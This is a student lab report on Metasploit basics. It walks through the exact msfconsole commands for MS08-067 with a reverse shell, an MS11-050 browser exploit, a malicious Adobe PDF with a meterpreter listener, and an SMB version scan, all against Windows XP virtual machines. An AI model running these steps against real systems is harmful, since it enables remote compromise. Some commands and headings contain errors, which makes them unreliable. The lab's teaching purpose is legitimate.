
20155323刘威良《网络对抗》Exp5 MSF基础应用
20155323刘威良《网络对抗》Exp5 MSF基础应用
实践内容
本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路。具体需要完成:
1.1一个主动攻击实践,如ms08_067; (1分)
1.2 一个针对浏览器的攻击,如ms11_050;(1分)
1.3 一个针对客户端的攻击,如Adobe;(1分)
1.4 成功应用任何一个辅助模块。(0.5分)
以上四个小实践可不限于以上示例,并要求至少有一个是和其他所有同学不一样的,否则扣除0.5分。
实践过程
Windows服务渗透攻击——MS08-067安全漏洞
- 攻击机:kali IP:192.168.11.129
- 靶机:windows XP SP3 (English) IP:192.168.11.130
首先在kali中打开命令行进入

msfconsole控制台,然后输入命令search ms08_067查询攻击模块
然后输入命令

show payloads查看可用的攻击载荷,发现payload generic/shell_reverse_tcp可用,输入命令set payload generic/shell_reverse_tcp设置载荷。
输入
set LHOST 192.168.11.129设置攻击机IP
输入
set LPORT 5323设置端口
输入
set RHOST 192.168.11.130设置靶机IP
输入
set target 0设置自动选择目标系统类型
输入

exploit开始攻击
一开始使用中文版xp一直提示无法创建,后来换了英文版xp才攻击成功
systeminfo命令可查看靶机信息
浏览器渗透攻击——MS11-050
攻击机:kali IP:192.168.11.129
靶机:windows XP SP3 (中文简体) IP:192.168.11.128
还是打开

msfconsole控制台,然后输入命令use windows/browser/ms11_050_mshtml_cobjectelement设置攻击模块
输入
set payload windows/meterpreter/reverese_http设置payload
输入
set LHOST 192.168.11.129设置攻击机IP
输入
set LPORT 5323设置端口
输入
set URIPATH baidu设置统一资源标识符路径
输入
set target 1
输入
exploit开始攻击

然后在靶机上打开IE浏览器,输入刚刚生成的网址
http://192.168.11.129:8080/baidu

但是这里IE浏览器就失去反应了,询问了其他同学也没有解决方法。
针对Office软件的渗透攻击——MS10-087
还是打开
msfconsole控制台,输入use windows/fileformat/adobe_cooltype_sing设置攻击模块
输入
use windows/fileformat/adobe_cooltype_sing设置payload
输入
set LHOST 192.168.11.129设置攻击机IP
输入
set LPORT 5323设置端口
输入
set FILENAME exp5_5336.pdf设置生成文件名
输入
exploit开始攻击
这里我们生成了一个文件

exp5_5336.pdf

但是由于kali隐藏了部分文件夹,我们需要手动设置显示隐藏文件夹才能找到这个pdf文件
输入
back返回,然后输入use exploit/multi/handler开始监听
输入
set payload windows/meterpreter/reverse_tcp反向连接tcp
输入
set LHOST 192.168.11.129设置攻击机IP
输入
set LPORT 5323设置端口
输入
exploit开始攻击

然后把生成的pdf文件传到xp系统中并且打开

攻击成功,可以输入ipconfig查看ip信息

成功应用任何一个辅助模块
打开
msfconsole控制台输入show auxiliary查看辅助模块
输入
use auxiliary/scanner/smb/smb_version选择辅助模块
输入
show options查看需要设置什么并设置

应用成功
回答问题
(1)用自己的话解释什么是exploit,payload,encode
exploit: 就是利用发现的漏洞和配置好的信息攻击靶机的指令
payload:攻击载荷,在它传到靶机中后执行相应的代码
encode:编码器
实践总结与体会
这次实验并不困难,但是模块太多,第一次接触有点眼花缭乱,所以只能跟着其他同学做,有空希望自己可以试试更多的模块。还有第一个实践不知道为什么其他同学的中文xp系统可以攻击,我的xp关闭了防火墙,也可以和kali互ping,但是还是攻击失败,最后只能选择英文版xp。
离实战还缺些什么技术或步骤?
还差的很远,尝试过的模块只是九牛一毛,如果要实战还需要很多时间去研究其他模块。
20155323刘威良《网络对抗》Exp5 MSF基础应用的更多相关文章
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
- 2018-2019 20165235 网络对抗 Exp5 MSF基础
2018-2019 20165235 网络对抗 Exp5 MSF基础 1. 实践内容(3.5分) 1.1一个主动攻击实践 攻击方:kali 192.168.21.130 靶机: win7 192.16 ...
- 20155323刘威良 网络对抗 Exp2 后门原理与实践
20155323 刘威良<网络攻防>Exp2后门原理与实践 实验内容 (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用socat获取主机操作Shell, ...
- 2018-2019 20165220 网络对抗 Exp5 MSF基础
实验任务 1.1一个主动攻击实践,如ms08_067; (1分) 1.2 一个针对浏览器的攻击,如ms11_050:(1分) 1.3 一个针对客户端的攻击,如Adobe:(1分) 1.4 成功应用任何 ...
- 2018-2019 20165219 网络对抗 Exp5 MSF基础
实验内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.1一个主动攻击实践,如ms08_067; (1分) 1.2 一个针对浏览器的攻击,如ms ...
- 20155323刘威良 网络对抗《网络攻防》 Exp1 PC平台逆向破解(5)M
实践目标 本次实践的对象是linux的可执行文件 该程序正常执行流程是:main调用foo函数,foo函数会简单回显任何用户输入的字符串. 该程序同时包含另一个代码片段,getShell,会返回一个可 ...
- 20145338 《网络对抗》 MSF基础应用
20145338<网络对抗> MSF基础应用 实验内容 ·掌握metasploit的基本应用方式,掌握常用的三种攻击方式的思路. 具体需要完成(1)一个主动攻击;(2)一个针对浏览器的攻击 ...
- 20145308 《网络对抗》 MSF基础应用 学习总结
20145308 <网络对抗> MSF基础应用 学习总结 实验内容 掌握metasploit的基本应用方式,掌握常用的三种攻击方式的思路.具体需要完成(1)一个主动攻击,如ms08_067 ...
- 20145326蔡馨熤《网络对抗》——MSF基础应用
20145326蔡馨熤<网络对抗>——MSF基础应用 实验后回答问题 用自己的话解释什么是exploit,payload,encode. exploit:起运输的作用,将数据传输到对方主机 ...
随机推荐
- linux svn配置与使用
svn错误码对照表: http://docs.sharpsvn.net/current/html/T_SharpSvn_SvnErrorCode.htm https://www.cnblogs ...
- 微信小程序开发--背景图显示
这两天开发微信小程序,在设置背景图片时,发现在wxss里面设置 background-image:(url) 属性,不管是开发工具还是线上都无法显示.经过查资料发现,background-image ...
- Java学习笔记之异常处理
一.异常的分类 1.由Java虚拟机抛出的异常(Error):程序无法处理的问题,用户不用去进行处理(虚拟机错误丶内存溢出错误丶线程死锁) 2.Exception异常:程序本身可以进行处理的异常 1. ...
- OneAPM NI 基于旁路镜像数据的真实用户体验监控
在这个应用无处不在的时代,一次网络购物,一次网络银行交易,一次网络保险的购买,一次春运车票的购买,一次重要工作邮件的收发中出现的延时,卡顿对企业都可能意味着用户忠诚度下降,真金白银的损失. 因而感知真 ...
- UIAutomator环境搭建
目录 下载.安装JDK&配置Java环境变量 下载.安装SDK.ADT&配置Android环境变量 下载.安装ANT&配置ANT环境变量 创建UIAutomator工程 UIA ...
- __细看InnoDB数据落盘 图解 MYSQL
http://hatemysql.com/?p=503 1. 概述 前面很多大侠都分享过MySQL的InnoDB存储引擎将数据刷新的各种情况.我们这篇文章从InnoDB往下,看看数据从InnoDB的 ...
- Percona MySQL5.7内存OOM案例导致重启的memory和thread分析
前言 在一个阳光明媚的下午,电脑右下角传来一片片邮件提醒,同时伴随着微信钉钉的震动,打开一看,应用各种出错,天兔告警,数据库服务器内存爆红,Mysql数据库实例挂掉了. 排查 先交代一下数据库版本: ...
- python基础学习12----装饰器
装饰器可以在不修改目标函数代码的前提下, 在目标函数执行前后增加一些额外功能 例如有一个简单的函数 import time def func1(): print("这是一个简单的函数&quo ...
- Shell 脚本合集
0. 说明 Shell 脚本合集 1. xcall.sh xcall.sh 编写为了为了同时对多台服务器进行操作,编写完成之后,将其发送到 /usr/local/bin 下 #!/bin/bash ...
- C++设计模式 ==> 策略模式与简单工厂模式结合
简介 策略模式相较之于简单工厂模式适用于生产方法经常变化且方法较为繁多的情况,因为生产方法时常变化就会需要频繁修改工厂类,违背了开闭原则,这时就可以用策略选择类由客户端根据需求动态切换策略.且策略模式 ...